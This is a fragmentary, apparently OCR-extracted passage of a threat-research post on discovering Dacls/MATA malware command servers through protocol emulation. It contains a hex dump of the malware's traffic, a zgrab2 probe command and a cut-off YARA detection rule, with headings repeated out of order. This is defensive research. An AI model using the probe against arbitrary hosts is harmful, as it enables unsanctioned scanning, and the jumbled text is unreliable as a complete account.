
RC4 Key

Length & Key

0x700

Send Commands


Mata Network Comms



```
00000000  00 00 02 00
    00000000  00 01 02 00
00000004  00 02 02 00
00000008  00 03 02 00 00 00 00 00  00 00 00 00
00000014  31 00 00 00
00000018  a3 2f c2 10 f3 92 79 c3  0e f6 e4 e5 2e 69 29 86
00000028  0d 3a 92 f5 b7 23 fc 91  d9 46 91 55 a3 86 5a 47
00000038  36 1d 58 2a af d1 6d 3d  49 52 23 77 bc 4d fd 49
00000048  87
```


Malware Beaconing

RC4 Key



```
echo -n -e '\x00\x00\x02\x00' > probe.txt
echo {target IP} | zgrab2 banner --tls -p 443 --probe-file=probe.txt
```

Mata Network Discovery




Threat Analysis Unit

Threat Analysis: Active C2 Discovery Using Protocol Emulation Part4 (Dacls, aka MATA)

Takahiro Haruyama / November 21, 2022 / 5 min read


Mata Infrastructure



Threat Analysis Unit


Threat Analysis: Active C2 Discovery Using Protocol Emulation Part4 (Dacls, aka MATA)

Takahiro Haruyama / November 21, 2022 / 5 min read




```
import "vt"

rule suspected_DACLS {
condition:
